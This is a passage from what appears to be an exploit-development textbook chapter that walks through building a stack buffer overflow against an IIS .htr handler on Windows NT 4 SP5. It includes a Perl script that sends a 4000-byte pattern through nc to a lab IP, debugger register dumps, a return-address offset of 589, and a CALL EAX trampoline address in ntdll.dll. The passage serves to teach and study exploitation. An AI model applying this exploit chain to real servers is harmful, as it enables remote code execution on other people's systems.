"Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4" .
```

```
"Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5" .
"Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6" .
"Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7" .
"Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8" .
"As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9" .
"Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0" .
"Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1" .
"Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2" .
"Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3" .
"Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4" .
"Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5" .
"Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6" .
"Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7" .
"Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8" .
"Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9" .
"Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0" .
"Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1" .
"Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2" .
"Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3" .
"By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4" .
"Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5" .
"Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6" .
"Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7" .
"Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8" .
"Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9" .
"Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0" .
"Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1" .
"Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2" .
"Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3" .
"Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4" .
"Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5" .
"Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6" .
"Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7" .
"Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8" .
"Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9" .
"Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0" .
"Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1" .
"Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2" .
"Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3" .
"Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4" .
"Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5" .
"Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6" .
"Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7" .
"Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8" .
"Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9" .
"Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0" .
"Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1" .
"Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2" .
"Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3" .
"Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4" .
"El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5" .
"En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6" .
"Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7" .
"Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8" .
"Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9" .
"Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0" .
"Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1" .
```

```
64 "Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2" .
65 "Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2F";
66
67 $string = "GET /";
68 $string .= $pattern;
69 $string .=".htr HTTP/1.0\r\n\r\n";
70
71 open(NC, "|nc.exe 192.168.181.129 80");
72 print NC $string;
73 close(NC);
```

In lines 1 through 65, *$pattern* is set equal to the string of 4000 characters generated by *PatternCreate()*. In line 68, the *$pattern* variable replaces the 4000 A characters previously used for the filename. The remainder of the script remains the same. Only the filename has been changed. After executing the script again, the return address should be overwritten with a unique four-byte string that will be popped into the EIP register (see Figure 12.14).

Figure 12.14 Overwriting EIP with a Known Pattern



```
Registers (FPU)
EAX 00F0FCCC ASCII "7At8At9Au0Au1A
ECX 74413674
EDX 77F9667A ntdll.77F9667A
EBX 00F0F970
ESP 00F0F8AC
EBP 00F0F8CC
ESI 00F0FCC4 ASCII "At5At6At7At8At
EDI 00000000

EIP 74413674
```

In Figure 12.14, the EIP register contains the hexadecimal value 0x74413674, which translates into the ASCII string “tA6t”. To find the original string, the value in EIP must be reversed to “t6At”. This is because OllyDbg knows that the x86 architecture stores all memory addresses in little-endian format, so when displaying EIP it formats it in big-endian to make it easier to read. The original string “t6At” can be found in line 11 of Example 12.2 as well as in the ASCII string pointed to by the ESI register.

Now that we have a unique four-byte string, we can determine the offset of the return address. One way to determine the offset of the return address is to manually count the number of characters before “t6At”, but this is a tedious and time-consuming process. To speed up the process, the framework includes the patternOffset.pl script found in *~/framework/sdk*. Although the functionality is undocumented, examination of the source code reveals that the first argument is the big-endian address in EIP, as displayed by OllyDbg, and the second argument is the size of the original buffer. In Example 12.3, the values 0x74413674 and 4000 are passed to patternOffset.pl.

Example 12.3 Result of PatternOffset.pl

```
Administrator@nothingbutfat ~/framework/sdk
$ ./patternOffset.pl 0x74413674 4000
589
```

The patternOffset.pl script located the string "tA6t" at the offset 589. This means that 589 bytes of padding must be inserted into the attack string before the four bytes that overwrite the return address. The latest attack string is displayed in Figure 12.15. Henceforth, we will ignore the HTTP protocol fields and the file extension to simplify the diagrams, and they will no longer be considered part of our attack string although they will still be used in the exploit script.

Figure 12.15 The Current Attack String

GET /	589 bytes of pattern	4 bytes overwriting saved return address	3407 bytes of pattern	.htr HTTP/1.0\r\n\r\n

The bytes in 1 to 589 contain the pattern string. The next four bytes in 590 to 593 overwrite the return address on the stack; this is the "tA6t" string in the pattern. Finally, the bytes in 594 to 4000 hold the remainder of the pattern.

Now we know that it is possible to overwrite the saved return address with an arbitrary value. Because the return address gets popped into EIP, we can control the EIP register. Controlling EIP will allow us to lead the process to the payload, and therefore, it will be possible to execute any code on the remote system.

Selecting a Control Vector

Much like how an attack vector is the means by which an attack occurs, the control vector is the path through which the flow of execution is directed to our code. At this point, the goal is to find a means of shifting control from the original program code over to a payload that will be passed in our attack string.

In a buffer overflow attack that overwrites the return address, there are generally two ways to pass control to the payload. The first method overwrites the saved return address with the address of the payload on the stack; the second method overwrites the saved return address with an address inside a shared library. The instruction pointed to by the address in the shared library causes the process to bounce into the payload on the stack. Before selecting either of the control vectors, each method must be explored more fully to understand how the flow of execution shifts from the original program code to the shellcode provided in the payload.

NOTE


The term payload refers to the architecture-specific assembly code that is passed to the target in the attack string and executed by the target host. A payload is created to cause the process to produce an intended result such as executing a command or attaching a shell to a listening port.

Originally, any payload that created a shell was referred to as shellcode, but this is no longer the case as the term has been so commonly misused that it now encompasses all classes of payloads. In this text, the terms payload and shellcode will be used interchangeably. The term "payload" may also be used differently depending on the context. In some texts, it refers to the entire attack string that is being transmitted to the target; however, in this chapter the term "payload" refers only to the assembly code used to produce the selected outcome.

The first technique overwrites the saved return address with an address of the payload located on the stack. As the processor leaves the vulnerable function, the return address is popped into the EIP register, which now contains the address of our payload. It is a common misconception that the EIP register contains the next instruction to be executed; EIP actually contains the *address* of the next instruction to be executed. In essence, EIP points to where the flow of execution is going next. By getting the address of the payload into EIP, we have redirected the flow of execution to our payload.

Although the topic of payloads has not been fully discussed, assume for now that the payload can be placed anywhere in the unused space currently occupied by the pattern. Note that the payload can be placed before or after the return address. Figure 12.16 demonstrates how the control is transferred to a location before the return address.

Figure 12.16 Method One: Returning Directly to the Stack


1. Overwrite the saved return address with the address of the payload on the stack.
589 bytes for payload
4 bytes overwriting saved return address
3407 bytes for payload
2. The address of our payload is popped into the EIP register.
3. The processor is directed to the instruction located at the address in the EIP register. Thus executing our code.
EIP


Unfortunately, the base address of the Windows stack is not as predictable as the base address of the stack found on UNIX systems. What this means is that on a Windows system, it is not possible to consistently predict the location of the payload; therefore, returning directly to the stack in Windows is not a reliable technique between systems. Yet the shellcode is still on the stack and must be reached. This is where the second method, using a shared library trampoline, becomes useful to us.

The idea behind shared library bouncing is to use the current process environment to guide EIP to the payload regardless of its address in memory. The trick of this technique involves examining the values of the registers to see if they point to locations within the attack string located on the stack. If we find a register that contains an address in our attack string, we can copy the value of this register into EIP, which now points to our attack string.

The process involved with the shared library method is somewhat more complex than returning directly to the stack. Instead of overwriting the return address with an address on the stack, the return address is overwritten with the address of an instruction that will copy the value of the register pointing to the payload into the EIP register. To redirect control of EIP with the shared library technique, you need to follow these steps (see Figure 12.17):

1. Assume register EAX points to our payload and overwrite the saved return address with the address of an instruction that copies the value in EAX into EIP. (Later in the text, we will discuss how to find the address of this instruction.)
2. As the vulnerable function exits, the saved return address is popped into EIP. EIP now points to the copy instruction.
3. The processor executes the copying instruction, which moves the value of EAX into EIP. EIP now points to the same location as EAX; both registers currently point to our payload.
4. When the processor executes the next instruction, it will be code from our payload; thus, we have shifted the flow of execution to our code.

Figure 12.17 Method Two: Using a Shared Library Trampoline


1. Overwrite the saved return address with the address of an instruction that copies EAX into EIP.
589 bytes for payload
4 bytes overwriting saved return address
3407 bytes for payload
2. The address of this instruction is popped into EIP.
EAX
4. The processor executes the instruction pointed to by EIP; the payload is executed.
EIP
3. The processor copies the value in EAX into EIP.

We can usually assume that at least one register points to our attack string, so our next objective is to figure out what kind of instructions will copy the value from a register into the EIP register.

NOTE

Be aware of the fact that registers are unlike other memory areas in that they do not have addresses. This means that it is not possible to reference the values in the registers by specifying a memory location. Instead, the architecture provides special assembly instructions that allow us to manipulate the registers. EIP is even more unique in that it can never be specified as a register argument to any assembly instructions. It can only be modified indirectly.

By design, there exist many instructions that modify EIP, including CALL, JMP, and others. Because the CALL instruction is specifically designed to alter the value in EIP, it will be the instruction that is explored in this example.

The CALL instruction is used to alter the path of execution by changing the value of EIP with the argument passed to it. The CALL instruction can take two types of arguments: a memory address or a register.

If a memory address is passed, then CALL will set the EIP register equal to that address. If a register is passed, then CALL will set the EIP register to be equal to the value within the argument register. With both types of arguments, the execution path can be controlled. As discussed earlier, we can not consistently predict stack memory addresses in Windows, so a register argument must be used.

NOTE

One approach to finding the address of a CALL (or equivalent) instruction is to search through the virtual memory space of the target process until the correct series of bytes that represent a CALL instruction is found. A series of bytes that represents an instruction is called an opcode. As an example, say the EAX register points to the payload on the stack, so we want to find a CALL EAX instruction in memory. The opcode that represents a CALL EAX is 0xFFD0, and with a debugger attached to the target process, we could search virtual memory for any instance of 0xFFD0. Even if we find these opcodes, however, there is no guarantee that they can be found at those memory addresses every time the process is run. Thus, randomly searching through virtual memory is unreliable.

The objective is to find one or more memory locations where the sought after opcodes can be consistently found. On Windows systems, each shared library (called DLLs in Windows) that loads into an application's virtual memory is usually placed at the same base addresses every time the application is run. This is because Windows shared libraries (DLLs) contain a field, ImageBase, that specifies a preferred base address where the runtime loader will attempt to place it in memory. If the loader can not place the library at the preferred base address, then the DLL must be rebased, a resource-intensive process. Therefore, loaders do their best to put DLLs where they request to be placed. By limiting our search of virtual memory to the areas that are covered by each DLL, we can find opcodes that are considerably more reliable.

Interestingly, shared libraries in UNIX do not specify preferred base addresses, so in UNIX the shared library trampoline method is not as reliable as the direct stack return.


To apply the second method in our example, we need to find a register that points somewhere in our attack string at the moment the return address is popped into EIP. We know from earlier that if an invalid memory address is popped into EIP, the process will throw an access violation when the processor attempts to execute the instruction referenced by EIP. We also know that if a debugger is attached to the process, it will catch the exception. This will allow us to examine the state of the process, including the register values at the time of the access violation, immediately after the return address is popped into EIP.

Coincidentally, this exact process state was captured during the offset calculation stage. Looking at the register window in Figure 12.13 shows us that the registers EAX and ESI point to locations within our attack string. Now we have two potential locations where EIP can land.

To pinpoint the exact location where the registers point in the attack string, we again look back to Figure 12.13. In addition to displaying the value of the registers, the debugger also displays the data pointed to by the registers. EAX points to the string starting with "7At8", and ESI points to the string starting with "At5A". Utilizing the patternOffset.pl tool once more, we find that EAX and ESI point to offsets in the attack string at 593 bytes and 585 bytes, respectively.

Examining Figure 12.18 reveals that the location pointed to by ESI contains only four bytes of free space whereas EAX points to a location that may contain as many as 3407 bytes of shellcode.

Figure 12.18 EAX and ESI Register Values


589 bytes of pattern
4 bytes overwriting saved return address
3407 bytes for payload
ESI points to the 585th byte.
EAX points to the 593rd byte.
ESI
EAX

We select EAX as the pointer to the location where we want EIP to land. Now we must find the address of a CALL EAX instruction, within a DLL's memory space, which will copy the value in EAX into EIP.

NOTE

If EAX did not point to the attack string, it may seem impossible to use ESI and fit the payload into only four bytes. However, more room for the payload can be obtained by inserting a JMP SHORT 6 assembly instruction (0xEB06) at the offset 585 bytes into the attack string. When the processor bounces off ESI and lands at this instruction, the process will jump forward six bytes over the saved return address and right into the swath of free space at offset 593 of the attack string. The remainder of the exploit would then follow as if EAX pointed to the attack string all along. For those looking up x86 opcodes, note that the jump is only six bytes because the JMP opcode (0xEB06) is not included as part of the distance.


An excellent x86 instruction reference is available from the NASM project at http://nasm.sourceforge.net/doc/html/nasmdocb.html.

Finding a Return Address

When returning directly to the stack, finding a return address simply involves examining the debugger's stack window when EIP is overwritten in order to find a stack address that is suitable for use. Things become more complicated with the example because DLL bouncing is the preferred control vector. First, the instruction to be executed is selected. Second, the opcodes for the instruction are determined. Next, we ascertain which DLLs are loaded by the target application. Finally, we search for the specific opcodes through the memory regions mapped to the DLLs that are loaded by the application.

Alternatively, we can look up a valid return address from the point-and-click Web interface provided by Metasploit's Opcode Database located at www.metasploit.com (see Figure 12.19). The Metasploit Opcode Database contains over 7.5 million precalculated memory addresses for nearly 250 opcode types, and continues to add more and more return addresses with every release.

Figure 12.19 Selecting the Search Method in the Metasploit Opcode Database


The Metasploit Opcode Database

Welcome to the Metasploit Opcode Database. Please click on the option you would like to perform:

Search the database

- Search for opcodes in a set of modules
- Search for opcodes using windbg's list of modules

Show database contents

- Display supported opcode types
- Display supported operating systems
- Display supported modules
- Display module information

Database statistics

Last database update: **2005-01-09 16:31**
Number of opcodes: **7495374**
Number of opcode types: **248**
Number of operating systems: **23**
Number of architectures: **1**
Number of modules: **13696**
Number of module segments: **56133**
Number of module imports: **1503956**
Number of module exports: **562273**

Using the return address requirements in our example, we will walk through the usage of the Metasploit Opcode Database.


As seen in Figure 12.20, the Metasploit Opcode Database allows a user to search two ways. The standard method is to select the DLLs that the target process loads from a listbox. The alternative method allows a user to cut and paste the library listing provided by WinDbg in the command window when the debugger attaches.

For instructive reasons, we will use the first method.

In step one, the database allows a user to search by opcode class, meta-type, or specific instruction. The opcode class search will find any instruction that brings about a selected effect; in Figure 12.20, the search would return any instruction that moves the value in EAX into EIP. The meta-type search will find any instruction that follows a certain opcode pattern; in Figure 12.20, the search would return any call instruction to any register.

Finally, the specific opcode search will find the exact instruction specified; in Figure 12.20, the search would return any instances of the CALL EAX opcode, 0xFFD0.

Figure 12.20 Step One: Specifying the Opcode Type



Searching opcodes 1 of 4

Select opcode types

Please select the class, meta, or specific opcode that you wish to search:

Opcode Class: eax => eip


Opcode Meta Type: pop/pop/ret

[✓ Specific Opcode]: call eax

Because our control vector passes through the EAX register, we will use the CALL EAX instruction to pass control.

In the second step of the search process, a user specifies the DLLs to be used in the database lookup. The database can search all of the modules, one or more of the commonly loaded modules, or a specific set of modules. In our example, we choose ntdll.dll and kernel32.dll because we know that the inetinfo.exe process loads both libraries at startup (see Figure 12.21).

Figure 12.21 Step Two: Choosing DLLs



Searching opcodes 2 of 4

Select modules

Select one or more image file modules to search from:

Any image file module

[✓ Select one or more common modules]

[✓ ntdll.dll]
[✓ kernel32.dll]
user32.dll
shell32.dll
gdi32.dll
ws2_32.dll
ws2help.dll

Supply a custom list of modules

(e.g. 'kernel32.dll ntdll.dll')

NOTE


Many exploits favor the use of ntdll.dll and kernel32.dll as a trampoline for a number of reasons.

1. Since Windows NT 4, *every* process has been required to load ntdll.dll into its address space.
2. Kernel32.dll must be present in all Win32-based applications.
3. If ntdll.dll and kernel32.dll are not loaded to their preferred base address, then the system will throw a hard error.

By using these two libraries in our example, we significantly improve the chances that our return address corresponds to our desired opcodes.

Due to new features, security patches, and upgrades, a DLL may change with every patch, service pack, or version of Windows. In order to reliably exploit the target host, step 3 allows a user to control the search of the libraries to one or more Windows versions and service pack levels. The target host in our example is Windows NT 4 with Service Pack 5 installed (see Figure 12.22).

Figure 12.22 Step Three: Selecting the Target Platform



Searching opcodes 3 of 4

Select operating systems

Specify the operating system versions that should be searched on:

Any operating system versions
[✓ Specific operating system version(s)]


Windows NT 4.0.0.0 4.0 SP0 (IA32)
Windows NT 4.0.1.0 4.0 SP1 (IA32)
Windows NT 4.0.2.0 4.0 SP2 (IA32)
Windows NT 4.0.3.0 4.0 SP3 (IA32)
Windows NT 4.0.4.0 4.0 SP4 (IA32)
[✓ Windows NT 4.0.5.0 4.0 SP5 (IA32)]
Windows NT 4.0.6.0 4.0 SP6 (IA32)
Windows NT 3.51.0.0 3.51 SP0 (IA32)

Matches should span more than one OS

In a matter of seconds, the database returns eight matches for the CALL EAX instruction in either ntdll.dll or kernel32.dll on Windows NT 4 Service Pack 5 (see Figure 12.23). Each row in the results consists of four fields: address, opcode, module, and OS versions. Opcode contains the instruction that was found at the corresponding memory location in the address column. The Module and OS Versions fields provide additional information about the opcode that can be used for targeting. For our exploit, only one address is needed to overwrite the saved return address. All things being equal, we will use the CALL EAX opcode found in ntdll.dll at memory address 0x77F76385.

